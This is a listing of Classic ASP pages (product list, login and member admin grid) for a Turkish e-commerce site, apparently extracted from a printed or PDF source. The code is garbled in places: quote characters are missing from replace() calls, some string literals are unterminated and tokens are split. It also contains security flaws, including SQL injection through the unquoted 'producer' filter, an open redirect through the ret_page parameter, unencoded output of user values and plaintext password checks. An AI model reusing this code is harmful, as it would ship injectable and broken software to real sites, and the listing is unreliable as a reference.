Yardım</font></a><font color="#FFFFFF"> |...</font></font></td>
</tr>

```

```
</table></center>
</div>
<%
```

```
end sub
```

```
%>
```

List.asp

```
<!-- #INCLUDE FILE="Common.asp" -->
<!-- #INCLUDE FILE="Header.asp" -->
<!-- #INCLUDE FILE="Footer.asp" -->
```

```
<%
```

```
sFileName = "List.asp"
```

```
sAction = GetParam("FormAction")
```

```
sForm = GetParam("FormName")
```

```
%><html>
```

```
<head>
```

```
<title>Semih Sanal Ma&#287;aza</title>
```

```
<meta http-equiv="pragma" content="no-cache">
```

```
<meta http-equiv="expires" content="0">
```

```
<meta http-equiv="cache-control" content="no-cache">
```

```
<META http-equiv=Content-Type content="text/html; charset=windows-1254">
```

```
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1"><link rel="stylesheet" href="Site.css" type="text/css"></head>
```

```
<body class="PageBODY">
```

```
<center>
```

```
<table>
```

```
<tr>
```

```
<td valign="top">
```

```
<% Menu_Show %>
```

```
</td>
```

```
</tr>
```

```
</table>
```

```
</center>
```

```
<table width="760" align="center">
```

```
<tr>
```

```
<td align="center">
```

```
<hr color="#800000" width="60%">
```

```
<table>
```

```
<tr>
```

```
<td valign="top">
```

```
<% Categories_Show %>
```

```
<br></td>
```

```
<td valign="top">
```

```
<% Liste_Show %>
```

```
<td valign="top">
```

```
<% Search_Show %>
```

```
<br></td>
```

```
</td>
```

```
</tr>
```

```
</table>
```

```
<hr color="#800000" width="60%">
```

```
</td>
```

```
</tr>
```

```
</table>
```

```
<center>
```

```
<table>
```

```
<tr>
```

```
<td valign="top">
```

```
<% Footer_Show %>
```

```
</td>
```

```
</tr>
```

```

</table>
</center>
</body>
</html>
<%

cn.close
Set cn = nothing

*****

Sub Categories_Show()
%>

<%
Dim rs
Dim sWhere : sWhere = ""
Dim sOrder : sOrder = ""
Dim sSQL : sSQL = ""
Dim sFormTitle: sFormTitle = "Kategoriler"
Dim HasParam : HasParam = false
Dim iRecordsPerPage : iRecordsPerPage = 20
Dim iCounter : iCounter = 0

Dim transit_params : transit_params = ""
Dim form_params : form_params = "category_id=" & ToURL(GetParam("category_id")) & "&"

%>
<TABLE width="160" cellspacing="0" cellpadding="0">
<tr>
<td class="FormHeaderTD" colspan="4"><a name="Liste"><font class="FormHeaderFONT"><%=sFormTitle%></font></a></td>
</tr>
<TR>
<TD width="10" bgcolor="#CC0066" align="center"></TD>
<TD>

<table width="150">
<tr>
<td class="ColumnTD"><font class="ColumnFONT">&nbsp;<a href="http://localhost/Shop/List.asp?category_id=1"><font
class="DataFONT">BEKO
Ürünleri</font></a>&nbsp;</font></td>
</tr>
</table>

<table width="150">
<%
sWhere = " WHERE category_id=1"

sSQL = "select [t].[sub_category] as t_sub_category, " & _
"[t].[sub_category_id] as t_sub_category_id " & _
" from [tb_sub_category] t "
sSQL = sSQL & sWhere & sOrder
opens rs, sSQL
if rs.eof then
%>
<tr>
<td colspan="1" class="DataTD"><font class="DataFONT">Kategori Bulunamad&#305;</font></td>
</tr>
<%
end if

iRecordsPerPage = 20
iCounter = 0

while not rs.EOF and iCounter < iRecordsPerPage
fldField2_URLLink = "List.asp"
fldField2_sub_category_id = GetValue(rs, "t_sub_category_id")
fldField2 = GetValue(rs, "t_sub_category")
fldsub_category_id = GetValue(rs, "t_sub_category_id")
%>
<tr>
<td class="DataTD"><font class="DataFONT"><a
href="<%=fldField2_URLLink%>?sub_category_id=<%=fldField2_sub_category_id%>&<%=transit_params%>"><font
class="DataFONT"><%=fldField2%></font></a>&nbsp;</font></td>
</tr><%

```

```

rs.MoveNext
iCounter = iCounter + 1
wend
set rs = nothing

%>
</table>

<%
' Menü 2. k&#305;s&#305;m
%>
<table width="150">
<tr>
<td class="ColumnTD"><font class="ColumnFONT">&nbsp;<a href="http://localhost/Shop/List.asp?category_id=2"><font
class="DataFONT">&#304;DA&#350;
Ürünleri</font></a>&nbsp;</font></td>
</tr>
</table>

<table width="150">
<%
sWhere = " WHERE category_id=2"

sSQL = "select [t].[sub_category] as t_sub_category, " & _
"[t].[sub_category_id] as t_sub_category_id " & _
" from [tb_sub_category] t "
sSQL = sSQL & sWhere & sOrder
opens rs, sSQL
if rs.eof then
%>
<tr>
<td colspan="1" class="DataTD"><font class="DataFONT">Kategori Bulunamad&#305;</font></td>
</tr>
<%
end if

iRecordsPerPage = 20
iCounter = 0

while not rs.EOF and iCounter < iRecordsPerPage
fldField2_URLLink = "List.asp"
fldField2_sub_category_id = GetValue(rs, "t_sub_category_id")
fldField2 = GetValue(rs, "t_sub_category")
fldsub_category_id = GetValue(rs, "t_sub_category_id")
%>
<tr>
<td class="DataTD"><font class="DataFONT"><a
href="<%=fldField2_URLLink%>?sub_category_id=<%=fldField2_sub_category_id%>&<%=transit_params%>"><font
class="DataFONT"><%=fldField2%></font></a>&nbsp;</font></td>
</tr><%

rs.MoveNext
iCounter = iCounter + 1
wend
set rs = nothing

%>
</table>
<%
' Menü 3. k&#305;s&#305;m
%>
<table width="150">
<tr>
<td class="ColumnTD"><font class="ColumnFONT">&nbsp;<a href="http://localhost/Shop/List.asp?category_id=3"><font
class="DataFONT">VO&#304;T
Ürünleri</font></a>&nbsp;</font></td>
</tr>
</table>

<table width="150">
<%
sWhere = " WHERE category_id=3"

```

```

sSQL = "select [t].[sub_category] as t_sub_category, " & _
      "[t].[sub_category_id] as t_sub_category_id " & _
      " from [tb_sub_category] t "
sSQL = sSQL & sWhere & sOrder
opens rs, sSQL
if rs.eof then
%>
  <tr>
    <td colspan="1" class="DataTD"><font class="DataFONT">Kategori Bulunamad&#305;</font></td>
  </tr>
<%
end if

iRecordsPerPage = 20
iCounter = 0

while not rs.EOF and iCounter < iRecordsPerPage
  fldField2_URLLink = "List.asp"
  fldField2_sub_category_id = GetValue(rs, "t_sub_category_id")
  fldField2 = GetValue(rs, "t_sub_category")
  fldsub_category_id = GetValue(rs, "t_sub_category_id")
%>
  <tr>
    <td class="DataTD"><font class="DataFONT"><a
      href="<%=fldField2_URLLink%>?sub_category_id=<%=fldField2_sub_category_id%>&<%=transit_params%>"><font
      class="DataFONT"><%=fldField2%></font></a>&nbsp;</font></td>
    </tr><%

  rs.MoveNext
  iCounter = iCounter + 1
wend
set rs = nothing

%>
</table>

</TD>
</TR>
</TABLE>

<%

' Categories Close Event end
end sub
=====

Sub Liste_Show()

' Initialize variables

Dim rs
Dim sWhere : sWhere = ""
Dim sOrder : sOrder = ""
Dim sSQL : sSQL = ""
Dim sFormTitle: sFormTitle = "Ürün Listesi"
Dim HasParam : HasParam = false
Dim iSort : iSort = ""
Dim iSorted : iSorted = ""
Dim sDirection : sDirection = ""
Dim form_sorting : form_sorting = ""
Dim sSortParams : sSortParams = ""
Dim iRecordsPerPage : iRecordsPerPage = 20
Dim iCounter : iCounter = 0
Dim iPage : iPage = 0
Dim bEof : bEof = False
Dim iTmpI : iTmpI = 0
Dim iTmpJ : iTmpJ = 0
Dim sCountSQL : sCountSQL = ""

Dim transit_params : transit_params = "category_id=" & ToURL(GetParam("category_id")) & "&name=" & ToURL(GetParam("name"))
  & "&pricemax=" & ToURL(GetParam("pricemax")) & "&pricemin=" & ToURL(GetParam("pricemin")) & "&producer=" &
  ToURL(GetParam("producer")) & "&sub_category_id=" & ToURL(GetParam("sub_category_id")) & "&"
Dim form_params : form_params = "category_id=" & ToURL(GetParam("category_id")) & "&name=" & ToURL(GetParam("name")) &
  "&pricemax=" & ToURL(GetParam("pricemax")) & "&pricemin=" & ToURL(GetParam("pricemin")) & "&producer=" &
  ToURL(GetParam("producer")) & "&sub_category_id=" & ToURL(GetParam("sub_category_id")) & "&"

```



```

' Build ORDER BY statement

iSort = GetParam("FormListe_Sorting")
iSorted = GetParam("FormListe_Sorted")
sDirection = ""
if IsEmpty(iSort) then
    form_sorting = ""
else
    if iSort = iSorted then
        form_sorting = ""
        sDirection = " DESC"
        sSortParams = "FormListe_Sorting=" & iSort & "&FormListe_Sorted=" & iSort & "&"
    else
        form_sorting = iSort
        sDirection = " ASC"
        sSortParams = "FormListe_Sorting=" & iSort & "&FormListe_Sorted=" & "&"
    end if
    if iSort = 1 then sOrder = " order by i.[producer]" & sDirection
    if iSort = 2 then sOrder = " order by i.[name]" & sDirection
    if iSort = 3 then sOrder = " order by i.[price]" & sDirection
    if iSort = 4 then sOrder = " order by m.[money_unit]" & sDirection
end if

%>
<table class="FormTABLE" width="420">
<tr>
<td class="FormHeaderTD" colspan="4"><a name="Liste"><font class="FormHeaderFONT"><%=sFormTitle%></font></a></td>
</tr>
<tr>
<td class="ColumnTD"><a
    href="<%=sFileName%>?<%=form_params%>FormListe_Sorting=1&FormListe_Sorted=<%=form_sorting%>&"><font
    class="ColumnFONT">
        Üretici</font></a></td>
<td class="ColumnTD"><a
    href="<%=sFileName%>?<%=form_params%>FormListe_Sorting=2&FormListe_Sorted=<%=form_sorting%>&"><font
    class="ColumnFONT">
        Ürün</font></a></td>
<td class="ColumnTD" width="100"><a
    href="<%=sFileName%>?<%=form_params%>FormListe_Sorting=3&FormListe_Sorted=<%=form_sorting%>&"><font
    class="ColumnFONT">
        Fiyat</font></a></td>
</tr>
<%
'where
pcategory_id = GetParam("category_id")
if IsNumeric(pcategory_id) and not isEmpty(pcategory_id) then pcategory_id = ToSQL(pcategory_id, "Number") else pcategory_id =
    Empty
if not isEmpty(pcategory_id) then
    HasParam = true
    sWhere = sWhere & "i.[category_id]=" & pcategory_id
end if
pname = GetParam("name")
if not isEmpty(pname) then
    if not (sWhere = "") then sWhere = sWhere & " and "
    HasParam = true
    sWhere = sWhere & "i.[name] like '%" & replace(pname, "'", "''") & "%'"
end if
ppricemax = GetParam("pricemax")
if IsNumeric(ppricemax) and not isEmpty(ppricemax) then ppricemax = ToSQL(ppricemax, "Number") else ppricemax = Empty
if not isEmpty(ppricemax) then
    if not (sWhere = "") then sWhere = sWhere & " and "
    HasParam = true
    sWhere = sWhere & "i.[price]<=" & ppricemax
end if
ppricemin = GetParam("pricemin")
if IsNumeric(ppricemin) and not isEmpty(ppricemin) then ppricemin = ToSQL(ppricemin, "Number") else ppricemin = Empty
if not isEmpty(ppricemin) then
    if not (sWhere = "") then sWhere = sWhere & " and "
    HasParam = true
    sWhere = sWhere & "i.[price]>=" & ppricemin
end if
pproducer = GetParam("producer")
if not isEmpty(pproducer) then

```

```

if not (sWhere = "") then sWhere = sWhere & " and "
HasParam = true
sWhere = sWhere & "i.[producer]=" & replace(pproducer, "", "") & ""
end if
psub_category_id = GetParam("sub_category_id")
if IsNumeric(psub_category_id) and not isEmpty(psub_category_id) then psub_category_id = ToSQL(psub_category_id, "Number") else
    psub_category_id = Empty
if not isEmpty(psub_category_id) then
    if not (sWhere = "") then sWhere = sWhere & " and "
    HasParam = true
    sWhere = sWhere & "i.[sub_category_id]=" & psub_category_id
end if

if HasParam then
    sWhere = " AND (selling_status=1) AND (" & sWhere & ")"
else
    sWhere = " AND selling_status=1"
end if

sSQL = "select [i].[category_id] as i_category_id, " & _
    "[i].[item_id] as i_item_id, " & _
    "[i].[money_id] as i_money_id, " & _
    "[i].[name] as i_name, " & _
    "[i].[price] as i_price, " & _
    "[i].[producer] as i_producer, " & _
    "[i].[sub_category_id] as i_sub_category_id, " & _
    "[m].[money_id] as m_money_id, " & _
    "[m].[money_unit] as m_money_unit " & _
    " from [items] i, [money_unit] m" & _
    " where [m].[money_id]=i.[money_id] "

sSQL = sSQL & sWhere & sOrder
if sCountSQL = "" then
    iTmpI = instr(lcase(sSQL), "select")
    iTmpJ = instr(lcase(sSQL), "from") - 1
    sCountSQL = replace(sSQL, mid(sSQL, iTmpI + 6, iTmpJ - 6), " count(*) ")
    iTmpI = instr(lcase(sCountSQL), "order by")
    if iTmpI > 1 then sCountSQL = left(sCountSQL, iTmpI - 1)
end if

opens rs, sSQL

if rs.eof then
%>
    <tr>
        <td colspan="4" class="DataTD"><font class="DataFONT">Arad&#305;&#287;&#305;n&#305;z özellikte
            ürün bulunamad&#305;</font></td>
    </tr>
<%
end if

iRecordsPerPage = 20
iCounter = 0

iPage = GetParam("FormListe_Page")
if isEmpty(iPage) then iPage = 1 else iPage = CLng(iPage)
opens rsCount, sCountSQL
dResult = CLng(rsCount.fields(0).value) / iRecordsPerPage
set rsCount = nothing
iPageCount = int(dResult)
if iPageCount < dResult then iPageCount = iPageCount + 1
iTotalPages = iPageCount
while not rs.eof and iCounter < (iPage-1)*iRecordsPerPage
    rs.movenext
        iCounter = iCounter + 1
wend
iCounter = 0

while not rs.EOF and iCounter < iRecordsPerPage

    fldField1 = GetValue(rs, "i_item_id")
    fldmoney_id = GetValue(rs, "m_money_unit")
    fldname_URLLink = "ProductDetail.asp"
    fldname_item_id = GetValue(rs, "i_item_id")

```

```

fldname = GetValue(rs, "i_name")
fldprice = GetValue(rs, "i_price")
fldproducer = GetValue(rs, "i_producer")

%>
<tr>
  <td class="DataTD"><font class="DataFONT"><%=ToHTML(fldproducer)%>&nbsp;</font></td>
  <td class="DataTD"><font class="DataFONT"><a
    href="<%=fldname_URLLink%>?item_id=<%=fldname_item_id%>&<%=transit_params%>"><font
    class="DataFONT"><%=fldname%></font></a>&nbsp;</font></td>
  <td class="DataTD" align="right"><font
    class="DataFONT"><%=ToHTML(fldprice)%>&nbsp;<%=ToHTML(fldmoney_id)%>&nbsp;</font></td>
</tr><%=

rs.MoveNext
iCounter = iCounter + 1
wend
if not (rs.EOF and iPage=1) then
%>
  <tr>
  <td colspan="4" class="ColumnTD"><font class="ColumnFONT">
<%
end if

bEOF = rs.eof
if not(rs.EOF and iPage=1) then
iCounter = 1
iHasPages = iPage
sPages = ""
iDisplayPages = 0
iNumberOfPages = 10
iHasPages = iPageCount
if (iHasPages - iPage) < int(iNumberOfPages/2) then
  iStartPage = iHasPages - iNumberOfPages
else
  iStartPage = iPage - iNumberOfPages + int(iNumberOfPages/2)
end if
if iStartPage < 0 then iStartPage = 0
for iPageCount = iStartPage + 1 to iPage - 1
  sPages = sPages & "<a href="" & sFileName & "?" & form_params & sSortParams & "FormListe_Page=" & iPageCount &
    "#Liste""><font " & "class=""ColumnFONT"" & ">" & iPageCount & "</font></a>&nbsp; "
  iDisplayPages = iDisplayPages + 1
next
sPages = sPages & "<font " & "class=""ColumnFONT"" & ">" & iPage & "</font>&nbsp; "
iDisplayPages = iDisplayPages + 1
iPageCount = iPage + 1
while iDisplayPages < iNumberOfPages and iStartPage + iDisplayPages < iHasPages
  sPages = sPages & "<a href="" & sFileName & "?" & form_params & sSortParams & "FormListe_Page=" & iPageCount &
    "#Liste""><font " & "class=""ColumnFONT"" & ">" & iPageCount & "</font></a>&nbsp; "
  iDisplayPages = iDisplayPages + 1
  iPageCount = iPageCount + 1
wend
if iPage = 1 then
%>
  <font class="ColumnFONT">Önceki Sayfa</font>
<%
else
%>
  <a href="<%=sFileName%>?<%=form_params%><%=sSortParams%>FormListe_Page=<%=iPage - 1%>#Liste"><font
    class="ColumnFONT">
    Önceki Sayfa</font></a>
<%
end if
response.write "&nbsp;&nbsp;" & sPages & "of " & iTotalPages & "&nbsp;&nbsp;" & "]"&nbsp; "

if bEOF then
%>
  <font class="ColumnFONT">Sonraki Sayfa</font>
<%
else
%>
  <a href="<%=sFileName%>?<%=form_params%><%=sSortParams%>FormListe_Page=<%=iPage + 1%>#Liste"><font
    class="ColumnFONT">
    Sonraki Sayfa</font></a>
<%

```

```

    end if
  else
%>
    </td>
  </tr>
<%
end if
set rs = nothing

%>
</font></td></tr>
</table>
<%
end sub

```

```

=====

```

```

Sub Search_Show()

```

```

  Dim sFormTitle: sFormTitle = "Geli&#351;mi&#351; Arama"

```

```

  Dim action_page: action_page = "List.asp"

```

```

  Dim scategory_idDisplayValue: scategory_idDisplayValue = "Tümü"

```

```

  fldname = GetParam("name")

```

```

  fldproducer = GetParam("producer")

```

```

  fldcategory_id = GetParam("category_id")

```

```

  fldpricemin = GetParam("pricemin")

```

```

  fldpricemax = GetParam("pricemax")

```

```

%>

```

```

  <form method="GET" action="<%= action_page %>" name="Search">

```

```

    <input type="hidden" name="FormName" value="Search"><input type="hidden" name="FormAction" value="search">

```

```

    <table class="FormTABLE">

```

```

      <tr>

```

```

        <td class="FormHeaderTD" colspan="11"><a name="Search"><font class="FormHeaderFONT"><%=sFormTitle%></font></a></td>

```

```

      </tr>

```

```

      <tr>

```

```

        <td class="FieldCaptionTD"><font class="FieldCaptionFONT">Ürün</font></td>

```

```

        <td class="DataTD"><input type="text" name="name" maxlength="20" value="<%= ToHTML(fldname) %>" size="20" ></td>

```

```

      </tr>

```

```

      <tr>

```

```

        <td class="FieldCaptionTD"><font class="FieldCaptionFONT">Üretici</font></td>

```

```

        <td class="DataTD"><input type="text" name="producer" maxlength="100" value="<%= ToHTML(fldproducer) %>" size="20" ></td>

```

```

      </tr>

```

```

      <tr>

```

```

        <td class="FieldCaptionTD"><font class="FieldCaptionFONT">Kategori</font></td>

```

```

        <td class="DataTD"><select size="1" name="category_id">

```

```

<%

```

```

  response.write "<option value="">" & scategory_idDisplayValue & "</option>"

```

```

  opens rscategory_id, "select category_id, name from categories order by 2"

```

```

  while not rscategory_id.EOF

```

```

    if cstr(GetValue(rscategory_id, 0)) = cstr(fldcategory_id) then

```

```

      response.write "<option selected value="" & GetValue(rscategory_id, 0) & "">" & GetValue(rscategory_id, 1) & "</option>"

```

```

    else

```

```

      response.write "<option value="" & GetValue(rscategory_id, 0) & "">" & GetValue(rscategory_id, 1) & "</option>"

```

```

    end if

```

```

    rscategory_id.MoveNext

```

```

  wend

```

```

  set rscategory_id = nothing

```

```

%></select></td>

```

```

</tr>

```

```

<tr>

```

```

  <td class="FieldCaptionTD"><font class="FieldCaptionFONT">Fiyat alt s&#305;n&#305;r&#305;</font></td>

```

```

  <td class="DataTD"><input type="text" name="pricemin" maxlength="10" value="<%= ToHTML(fldpricemin) %>" size="10" ></td>

```

```

</tr>

```

```

<tr>

```

```

  <td class="FieldCaptionTD"><font class="FieldCaptionFONT">Fiyat üst s&#305;n&#305;r&#305;</font></td>

```

```

  <td class="DataTD"><input type="text" name="pricemax" maxlength="10" value="<%= ToHTML(fldpricemax) %>" size="10" ></td>

```

```

</tr>

```

```

  <td align="right" colspan="3"><input type="submit" value="Search"></td>

```

```

</tr>

```

```

</table>

```

```

</form>

```

<%

end sub

=====

Sub MainCategories_Show()

Dim rs

Dim sWhere : sWhere = ""

Dim sOrder : sOrder = ""

Dim sSQL : sSQL = ""

Dim sFormTitle: sFormTitle = ""

Dim HasParam : HasParam = false

Dim iSort : iSort = ""

Dim iSorted : iSorted = ""

Dim sDirection : sDirection = ""

Dim form_sorting : form_sorting = ""

Dim sSortParams : sSortParams = ""

Dim iRecordsPerPage : iRecordsPerPage = 20

Dim iCounter : iCounter = 0

Dim transit_params : transit_params = ""

Dim form_params : form_params = ""

iSort = GetParam("FormMainCategories_Sorting")

iSorted = GetParam("FormMainCategories_Sorted")

sDirection = ""

if IsEmpty(iSort) then

form_sorting = ""

else

if iSort = iSorted then

form_sorting = ""

sDirection = " DESC"

sSortParams = "FormMainCategories_Sorting=" & iSort & "&FormMainCategories_Sorted=" & iSort & "&

else

form_sorting = iSort

sDirection = " ASC"

sSortParams = "FormMainCategories_Sorting=" & iSort & "&FormMainCategories_Sorted=" & "&

end if

if iSort = 1 then sOrder = " order by c.[name]" & sDirection

end if

%>

<table class="FormTABLE">

<tr>

<td class="ColumnTD"><a

href="<%=sFileName%>?<%=form_params%>FormMainCategories_Sorting=1&FormMainCategories_Sorted=<%=form_sortin
g%>&"></td>

</tr>

<%

sSQL = "select [c].[category_id] as c_category_id, " & _

"[c].[name] as c_name " & _

" from [categories] c "

sSQL = sSQL & sWhere & sOrder

opens rs, sSQL

if rs.eof then

%>

<tr>

<td colspan="1" class="DataTD">No records</td>

</tr>

<%

end if

iRecordsPerPage = 20

iCounter = 0

```

while not rs.EOF and iCounter < iRecordsPerPage

    fldcategory_id = GetValue(rs, "c_category_id")
    fldname_URLLink = "List.asp"
    fldname_category_id = GetValue(rs, "c_category_id")
    fldname = GetValue(rs, "c_name")

%>
    <tr>
        <td class="DataTD"><font class="DataFONT"><a
            href="<%=fldname_URLLink%>?category_id=<%=fldname_category_id%>&<%=transit_params%>"><font
            class="DataFONT"><%=fldname%></font></a>&nbsp;</font></td>
    </tr><%

    rs.MoveNext
    iCounter = iCounter + 1
wend
set rs = nothing

%>
</table>
<%

end sub
%>

```

Login.asp

```

<!-- #INCLUDE FILE="Common.asp" -->
<!-- #INCLUDE FILE="Header.asp" -->
<!-- #INCLUDE FILE="Footer.asp" -->

<%
sFileName = "Login.asp"
sAction = GetParam("FormAction")
sForm = GetParam("FormName")
sLoginErr = ""

Select Case sForm
    Case "Login"
        LoginAction(sAction)
end select
%><html>
<head>
<title>Semih Sanal Ma&#287;aza</title>
<meta http-equiv="pragma" content="no-cache">
<meta http-equiv="expires" content="0">
<meta http-equiv="cache-control" content="no-cache">
<META http-equiv=Content-Type content="text/html; charset=windows-1254">
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1"><link rel="stylesheet" href="Site.css" type="text/css"></head>
<body class="PageBODY">
<center>
<table>
<tr>
<td valign="top">
<% Menu_Show %>

</td>
</tr>
</table>
</center>
<table width="760" align="center">
<tr>
<td align="center">
<hr color="#800000"><center>
<table>
<tr>

<td valign="top">
<% Login_Show %>

</td>
</tr>

```

```

</table>

<hr color="#800000" width="60%">
</td>
</tr>
</table>
<center>
<table>
<tr>
<td valign="top">
<% Footer_Show %>
</td>

</tr>
</table>
</center>
</body>
</html>
<%
cn.close
Set cn = nothing

*****

Sub LoginAction(sAction)
sQueryString = GetParam("querystring")
sPage = GetParam("ret_page")
Select case sAction
Case "login"

sLogin = GetParam("Login")
sPassword = GetParam("Password")
bPassed = CLng(DLookup("members", "count(*)", "member_login =" & ToSQL(sLogin, "Text") & " and member_password=" &
ToSQL(sPassword, "Text")))

if bPassed > 0 then
Session("UserID") = CStr(DLookup("members", "member_id", "member_login =" & ToSQL(sLogin, "Text") & " and
member_password=" & ToSQL(sPassword, "Text")))
Session("UserRights") = CLng(DLookup("members", "member_level", "member_login =" & ToSQL(sLogin, "Text") & " and
member_password=" & ToSQL(sPassword, "Text")))
if not(sPage = request.serverVariables("SCRIPT_NAME")) and not(isEmpty(sPage)) then
cn.Close
Set cn = Nothing
response.redirect(sPage & "?" & sQueryString)
end if
cn.Close
Set cn = Nothing
response.redirect("ShoppingCart.asp")
else
sLoginErr = "Login or Password is incorrect."
end if

Case "logout"

Session("UserID") = Empty
Session("UserRights") = Empty
cn.Close
Set cn = Nothing
if not isEmpty(sPage) then response.redirect(sPage & "?" & sQueryString)
response.redirect(sFileName)

End Select
End Sub
Sub Login_Show()
Dim sFormTitle: sFormTitle = "Üye Giri&#351;i"

sQueryString = GetParam("querystring")
sPage = GetParam("ret_page")

%>
<table class="FormTABLE">
<form action="<%= sFileName %>" method="POST">
<input type="hidden" name="FormName" value="Login">

```

```

<tr><td class="FormHeaderTD" colspan="2"><font class="FormHeaderFONT"><%=sFormTitle%></font></td></tr>
<% if not (sLoginErr = "") then %>
<tr><td colspan="2" class="DataTD"><font class="DataFONT"><%= sLoginErr %></font></td></tr>
<% end if %>

<%

if Session("UserID") = "" then
%>
<tr><td class="FieldCaptionTD"><font class="FieldCaptionFONT">Kullan&#305;c&#305;</font></td><td class="DataTD"><input
type="text" name="Login" value="<%=ToHTML(GetParam("Login"))%>" maxlength="50"></td></tr>
<tr><td class="FieldCaptionTD"><font class="FieldCaptionFONT">&#350;ifre</font></td><td class="DataTD"><input
type="password" name="Password" maxlength="50"></td></tr>
<tr><td colspan="2">
<input type="hidden" name="FormAction" value="login">
<input type="submit" value="Giri&#351;">
</td></tr>
<%
else
UserID = DLookUp("members", "member_login", "member_id =" & Session("UserID"))
%>
<tr><td class="DataTD"><font class="DataFONT"><%= UserID %> de&#287;ilseniz
t&#305;klay&#305;n&#305;z :</font>
<input type="hidden" name="FormAction" value="logout">
<input type="submit" value="Ç&#305;k&#305;&#351;">
</td></tr>
<%
end if
%>
<input type="hidden" name="ret_page" value="<%= sPage %>"><input type="hidden" name="querystring" value="<%= sQueryString
%>"></td></tr>
</form></table>
<%
end Sub

%>

```

MembersGrid.asp

```

<!-- #INCLUDE FILE="Common.asp" -->
<!-- #INCLUDE FILE="Header.asp" -->
<!-- #INCLUDE FILE="Footer.asp" -->

<%
sFileName = "MembersGrid.asp"
CheckSecurity(2)
sAction = GetParam("FormAction")
sForm = GetParam("FormName")
%>
<html>
<head>
<title>Semih Sanal Ma&#287;aza</title>
<meta http-equiv="pragma" content="no-cache">
<meta http-equiv="expires" content="0">
<meta http-equiv="cache-control" content="no-cache">
<META http-equiv=Content-Type content="text/html; charset=windows-1254">
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1"><link rel="stylesheet" href="Site.css" type="text/css"></head>
<body class="PageBODY">
<center>
<table>
<tr>
<td valign="top">
<% Menu_Show %>

</td>
</tr>
</table>
</center>
<table width="760" align="center">
<tr>
<td align="center">
<hr color="#800000">
<table>
<tr>
<td valign="top">
<% AdminMenu_Show %>

```



```

</td>
<td valign="top"><font face=arial size=2> Kullan&#305;c&#305; ad&#305;, ad veya soyad
        yazarak arama yapabilirsiniz :</font>
<% Search_Show %>

<% Members_Show %>

</td>
</tr>
</table>

<hr color="#800000" width="60%">
</td>
</tr>
</table>
<center>
<table>
<tr>
<td valign="top">
<% Footer_Show %>
</td>

</tr>
</table>
</center>
</body>
</html>
<%
cn.close
Set cn = nothing

```

```

Sub Search_Show()
    Dim sFormTitle: sFormTitle = ""

    Dim action_page: action_page = "MembersGrid.asp"

    fldname = GetParam("name")

%>
    <form method="GET" action="<%= action_page %>" name="Search">
    <input type="hidden" name="FormName" value="Search"><input type="hidden" name="FormAction" value="search">
    <table class="FormTABLE">
    <tr>
    <td class="FieldCaptionTD"><font class="FieldCaptionFONT">Üye ad&#305;</font></td>
    <td class="DataTD"><input type="text" name="name" maxlength="10" value="<%= ToHTML(fldname) %>" size="10" ></td>
    <td ><input type="submit" value="Search"></td>
    </tr>
    </table>
    </form>
<%

end sub
'=====

Sub Members_Show()

    Dim rs
    Dim sWhere : sWhere = ""
    Dim sOrder : sOrder = ""
    Dim sSQL : sSQL = ""
    Dim sFormTitle: sFormTitle = "Üyeler"
    Dim HasParam : HasParam = false
    Dim iSort : iSort = ""
    Dim iSorted : iSorted = ""
    Dim sDirection : sDirection = ""
    Dim form_sorting : form_sorting = ""
    Dim sSortParams : sSortParams = ""
    Dim form_action : form_action = ""
    Dim iRecordsPerPage : iRecordsPerPage = 20
    Dim iCounter : iCounter = 0
    Dim iPage : iPage = 0
    Dim bEof : bEof = False

```

```

Dim sActionFileName : sActionFileName = "MembersRecord.asp"

Dim transit_params : transit_params = "name=" & ToURL(GetParam("name")) & "&"
Dim form_params : form_params = "name=" & ToURL(GetParam("name")) & "&"

sOrder = " order by m.member_login Asc"
iSort = GetParam("FormMembers_Sorting")
iSorted = GetParam("FormMembers_Sorted")
sDirection = ""
if IsEmpty(iSort) then
    form_sorting = ""
else
    if iSort = iSorted then
        form_sorting = ""
        sDirection = " DESC"
        sSortParams = "FormMembers_Sorting=" & iSort & "&FormMembers_Sorted=" & iSort & "&"
    else
        form_sorting = iSort
        sDirection = " ASC"
        sSortParams = "FormMembers_Sorting=" & iSort & "&FormMembers_Sorted=" & "&"
    end if
    if iSort = 1 then sOrder = " order by m.[member_login]" & sDirection
    if iSort = 2 then sOrder = " order by m.[first_name]" & sDirection
    if iSort = 3 then sOrder = " order by m.[last_name]" & sDirection
    if iSort = 4 then sOrder = " order by m.[member_level]" & sDirection
end if

%>
<table class="FormTABLE">
<tr>
<td class="FormHeaderTD" colspan="4"><a name="Members"><font
class="FormHeaderFONT"><%=sFormTitle%></font></a></td>
</tr>
<tr>
<td class="ColumnTD"><a
href="<%=sFileName%>?<%=form_params%>FormMembers_Sorting=1&FormMembers_Sorted=<%=form_sorting%>&"><font
nt class="ColumnFONT">
kullan<#305;c<#305; ad<#305;</font></a></td>
<td class="ColumnTD"><a
href="<%=sFileName%>?<%=form_params%>FormMembers_Sorting=2&FormMembers_Sorted=<%=form_sorting%>&"><font
nt class="ColumnFONT">
Ad</font></a></td>
<td class="ColumnTD"><a
href="<%=sFileName%>?<%=form_params%>FormMembers_Sorting=3&FormMembers_Sorted=<%=form_sorting%>&"><font
nt class="ColumnFONT">
Soyad</font></a></td>
<td class="ColumnTD"><a
href="<%=sFileName%>?<%=form_params%>FormMembers_Sorting=4&FormMembers_Sorted=<%=form_sorting%>&"><font
nt class="ColumnFONT">
Eri<#351;im düzeyi</font></a></td>
</tr>
<%
pname = GetParam("name")
if not isEmpty(pname) then
    HasParam = true
    sWhere = "m.[member_login] like '%" & replace(pname, "", "''") & "%'" & " or " & "m.[first_name] like '%" & replace(pname, "", "''") &
        "%'" & " or " & "m.[last_name] like '%" & replace(pname, "", "''") & "%'"
end if

if HasParam then
    sWhere = " WHERE (" & sWhere & ")"
end if

sSQL = "select [m].[first_name] as m_first_name, " & _
" [m].[last_name] as m_last_name, " & _
" [m].[member_id] as m_member_id, " & _
" [m].[member_level] as m_member_level, " & _
" [m].[member_login] as m_member_login " & _
" from [members] m "

sSQL = sSQL & sWhere & sOrder

form_action = sActionFileName

```



```

end if
response.write "&nbsp;[&nbsp;]" & iPage & "&nbsp;]&nbsp;"

if bEof then
%>
<font class="ColumnFONT">Sonraki</font>
<%
else
%>
<a href="<%=sFileName%>?<%=form_params%><%=sSortParams%>FormMembers_Page=<%=iPage + 1%>#Members"><font
class="ColumnFONT">
Sonraki</font></a>
<%
end if
end if

set rs = nothing

%>
</font></td></tr>
</table>
<%

```

end sub

```
